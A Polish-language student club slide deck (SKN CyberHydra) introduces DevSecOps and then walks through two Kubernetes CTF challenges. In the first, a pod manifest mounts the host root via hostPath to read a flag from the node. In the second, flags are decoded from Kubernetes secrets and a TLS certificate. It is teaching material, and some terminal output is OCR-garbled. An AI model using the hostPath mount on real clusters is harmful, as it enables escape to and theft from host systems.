


DevSecOps w Praktyce


PREZENTUJE:
Piotr Janiszewski

29.05.2026


Tradycyjne wdrażanie aplikacji




**Deweloperzy
(Dev)**



**Administratorzy
(Ops)**



**Bezpieczeństwo
(Sec)**




**Wsparcie
(Helpdesk)**

| Dlaczego silosy to problem?



- **Szukanie winnego:** „Dziwne, u mnie działa”
- **Marnowanie czasu:** Kod leży przez dni bo trzeba sprawdzić wszystko czy do siebie pasuje.
- **Frustracja:** Bezpieczeństwo jest postrzegane jako “policjant”, który blokuje.
- **Słaba komunikacja:** Każdy czeka na ticket w Jirze

| Czym jest DevOps?

- **Zasada działania:** Połączenie zespołów Development (deweloperzy) oraz Operations (administratorzy).
- **Cel główny:** Likwidacja silosów organizacyjnych i maksymalne dostarczanie zmian.
- **Automatyzacja:** Wprowadzanie ciągłej integracji i ciągłego wdrażania (CI/CD)
- **Pętla zwrotna:** Szybkie zbieranie metryk z produkcji i poprawki kodu




Jakie narzędzia są wykorzystywane?



Ewolucja do DevSecOps

- **Bezpieczeństwo od początku:** Przesunięcie bezpieczeństwa na jak najwcześniejszy etap produkcji. Testy podatności zaczynają się już w momencie pisania pierwszej linii kodu. Nie tuż przed wdrożeniem
- **Automatyczna ochrona:** Każdy commit jest testowany pod kątem luk w pipeline CI/CD
- **Wspólna odpowiedzialność:** Odciążenie działu bezpieczeństwa



Fazy Bezpiecznego Cyklu (Ci/CD)

-  **Planowanie i Kodowanie:** Weryfikacja zależności (bibliotek) pod kątem znanych podatności oraz skanowanie repozytoriów w celu wykrycia haseł i kluczy API.
-  **Budowanie i Testowanie:** Statyczna analiza kodu źródłowego oraz testy penetracyjne działającej testowej aplikacji
-  **Wdrożenie i Konfiguracja:** Automatyczna weryfikacja poprawności skryptów Terraform, Ansible czy manifestów Kubernetes. Blokowanie uprawnień na etapie infrastruktury
-  **Ciągły Monitoring i Reagowanie:** Analiza logów, telemetrii oraz detekcja anomalii w czasie rzeczywistym. Szybkie wykrywanie incydentów i automatyczne odcinanie usług.



SKN CyberHydra

DevSecOps w zawodach CTF



SKN CyberHydra

Co trzeba mieć i wiedzieć przed zawodami?

1. Zainstalowane kubectl
2. Wiedzę o podstawowych poleceniach (get pods, get secrets itd...)
3. Jak działa Kubernetes (np. automatyczne kodowanie w Base64)
4. Jak dekodować „w locie”
5. Uprawnienia w Kubernetes



SKN CyberHydra

DEMO – Akademia_CYBER.MIL


Odnajdź i przeanalizuj dostępne volumes i odnajdź flagę!

Bądź secret-hunterem, odnajdź i przeanalizuj dostępne secret-y i odnajdź flagę!



SKN CyberHydra

DZIĘKUJE
ZA UWAGĘ





Wolumeny: Faza 1 – Rekonesans

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config4 auth can-i --list
```

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectreviews.authentication.k8s.io	[]	[]	[create]
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
pods/exec	[]	[]	[get list create]
pods	[]	[]	[get list create]
	[/well-known/openid-configuration/]	[]	[get]
	[/well-known/openid-configuration]	[]	[get]
	[/api/*]	[]	[get]
	[/api]	[]	[get]
	[/apis/*]	[]	[get]
	[/apis]	[]	[get]
	[/healthz]	[]	[get]
	[/healthz]	[]	[get]
	[/livez]	[]	[get]
	[/livez]	[]	[get]
	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/openid/v1/jwks/]	[]	[get]
	[/openid/v1/jwks]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]

Wolumeny: Faza 2 – Testowanie ograniczeń

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config4 get secrets
Error from server (Forbidden): secrets is forbidden: User "system:serviceaccount:volume-flag:player04" cannot list resource "secrets" in API group "" in the namespace "volume-flag"
piotr27@fedora-idos:~$ kubectl --kubeconfig=config4 get pvc
Error from server (Forbidden): persistentvolumeclaims is forbidden: User "system:serviceaccount:volume-flag:player04" cannot list resource "persistentvolumeclaims" in API group "" in the namespace "volume-flag"
```



Wolumeny: Faza 3 – Tworzymy szpiega

```
piotr27@fedora-idos:~$ cat local-exploit.yaml
apiVersion: v1
kind: Pod
metadata:
  name: local-explorer
spec:
  containers:
  - name: explorer
    image: busybox
    imagePullPolicy: IfNotPresent
    command: ["sh", "-c", "sleep 3600"]
    volumeMounts:
    - name: host-root
      mountPath: /host
  volumes:
  - name: host-root
    hostPath:
      path: /
piotr27@fedora-idos:~$ kubectl --kubeconfig=config4 apply -f local-exploit.yaml
pod/local-explorer created
```



Wolumeny: Faza 4 – Poszukiwania

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config4 exec -it local-explorer -- sh
/ # ls
bin    dev    etc    home   host   lib    lib64  proc   root   sys    tmp    usr    var
/ # ls /host/
CHANGELOG    data        home        lib32        mnt        run        tmp
Release.key  dev         kic.txt     lib64        opt        sbin       usr
bin          docker.key  kind        libx32       proc       srv        var
boot        etc         lib         media        root       sys        version.json
/ # ls /host/var
backups                hostpath-provisioner  local
cache                  hostpath_pv          lock
data                   lib                  log
/ # ls /host/var/tmp
minikube                sekretny_folder
/ # ls /host/var/tmp/sekretny_folder/
flag.txt
/ # cat /host/var/tmp/sekretny_folder/flag.txt
ECSC{v0lum3_m0unt_m4st3r}
/ #
```




Secret_Faza 1 - Rekonesans

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 auth can-i --list
```

Resources	Non-Resource URLs	Resource Names	Verbs
selfsubjectreviews.authentication.k8s.io	[]	[]	[create]
selfsubjectaccessreviews.authorization.k8s.io	[]	[]	[create]
selfsubjectrulesreviews.authorization.k8s.io	[]	[]	[create]
secrets	[]	[]	[get list]
	[/well-known/openid-configuration/]	[]	[get]
	[/well-known/openid-configuration]	[]	[get]
	[/api/*]	[]	[get]
	[/api]	[]	[get]
	[/apis/*]	[]	[get]
	[/apis]	[]	[get]
	[/healthz]	[]	[get]
	[/healthz]	[]	[get]
	[/livez]	[]	[get]
	[/livez]	[]	[get]
	[/openapi/*]	[]	[get]
	[/openapi]	[]	[get]
	[/openid/v1/jwks/]	[]	[get]
	[/openid/v1/jwks]	[]	[get]
	[/readyz]	[]	[get]
	[/readyz]	[]	[get]
	[/version/]	[]	[get]
	[/version/]	[]	[get]
	[/version]	[]	[get]
	[/version]	[]	[get]

Secret_Faza 2 - Eksploracja i wynik?

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secrets
```

NAME	TYPE	DATA	AGE
flag	Opaque	1	12m
newtls	kubernetes.io/tls	2	11m
ok	Opaque	1	12m



SKN CyberHydra

Secret_Faza 3 - Haczyk

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret flag -o jsonpath='{.data.flag}'  
Wld0e1kzdFVVbGxmU0VGU1JFVlNmUT09piotr27@fedora-idos:~$  
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret flag -o jsonpath='{.data.flag}' | base64 -d  
ZWNzY3tUULLfSEFSREVSfQ=piotr27@fedora-idos:~$  
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret flag -o jsonpath='{.data.flag}' | base64 -d | base64 -d  
ecsc{TRY_HARDER}piotr27@fedora-idos:~$
```

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret ok -o jsonpath='{.data.flag}' | base64 -d  
ZWNzY3t0aGlzX2lzX25vdF90aGlzX2ZsYWd9piotr27@fedora-idos:~$  
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret ok -o jsonpath='{.data.flag}' | base64 -d | base64 -d  
ecsc{this_is_not_this_flag}piotr27@fedora-idos:~$
```

KUBERNETES AUTOMATYCZNIE KODUJE W BASE64!



```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret newtls -o jsonpath='{.data.tls\.crt}' | base64 -d
-----BEGIN CERTIFICATE-----
MIIDLTTCAhWgAwIBAgIUBxOWx35zB88oq+jun81s7Z6ZKl4wDQYJKoZIhvcNAQEL
BQAwJjEKMCIgA1UEAwwbZWZzY3t0bHNfdHJpY2tFTDM2X0swS1MxM159MB4XDTI2
MDUyOTEyNTIzOFoXDTI3MDUyOTEyNTIzOFowJjEKMCIgA1UEAwwbZWZzY3t0bHNf
dHJpY2tFTDM2X0swS1MxM159MIIBIjANBgkqhkiG9w0BAQEFAAOCACQ8AMIIBCgKC
AQEAtQc7twGuIBHKRFwQB9WE4uF54akR3BLTAA0vzt3Mpm21vGkDn6Ai7hTRfUuM
LbcWCFG/ufwNVPWOL3rAquc03y117wHIHK2KC7vaN0ZsWbL65SBNuF1yEkScFKM8
DS7Adxz3tDmIfy0xUkiu6NRBHyh/5KkpKY2FVHSkagvJXGGTVoXB27JmE2F7T4rw
bUygbIBN+4bTwJMA8zDPGaYtXRFvjD2xDpEYg/HLy2DDBGQlbuXAJs5luIx9REos
QaZrACFJMgfp628/grrGXRBSsTxUGb3tRoYTRkj7P8qWKSDYagLoILTC1rVSPz1T
2AuvzAHh+Ls7/7eGirrLXhHh0QIDAQABo1MwUTAdBgNVHQ4EFgQUZLtC5+niSMJH
0i3aBZ0A6JGgR6AwHwYDVR0jBBgwFoAUZLtC5+niSMJH0i3aBZ0A6JGgR6AwDwYD
VR0TAQH/BAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCACQEAT0PXwkKxnxSVarsBYz6G
+JG1bjhMwvoDtGr560mp40LP1I0yluC60x1JZHBfMfP/sxPRzfEVbpYNI8pCxXz/
x9UPJjuifaGZJ/NduQzszz0V4JbiXHbPPARaR0Iu+yvShZSMWG9prNpvMLNYw1R5
Y57gpMLPid/gg2NEg9A1pgjSEk8Tkcodp5Crp3JpVj5acP+D2R3nB/wuFYUY0bb3
sxBBVv8DdTUJB8PHTNex8yZdscutxL+Y36WiKUFg+zhXr8nzNz3MwhYJ3dyUZ/CN
JL+w3rzV93DjllcYhwMzxAHNRzKgJ/rzaKa6j6vGknPDWh+y7VUcErz1clU0oNoH
RQ==
-----END CERTIFICATE-----
```




SKN CyberHydra

Secret_Faza 4 - TLS?!

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret newtls -o jsonpath='{.data.tls\.crt}' | base64 -d | openssl  
x509 -text -noout
```

Certificate:

```
piotr27@fedora-idos:~$ kubectl --kubeconfig=config2 get secret newtls -o  
x509 -text -noout
```

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

07:13:96:c7:7e:73:07:cf:28:ab:e8:ee:9f:cd:6c:ed:9e:99:2a:5e

Signature Algorithm: sha256WithRSAEncryption

Issuer: CN=ecsc{tls_trick_L36_K0KS13^}

Validity

Not Before: May 29 12:52:38 2026 GMT

Not After : May 29 12:52:38 2027 GMT

Subject: CN=ecsc{tls_trick_L36_K0KS13^}

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

Public-Key: (2048 bit)

Modulus: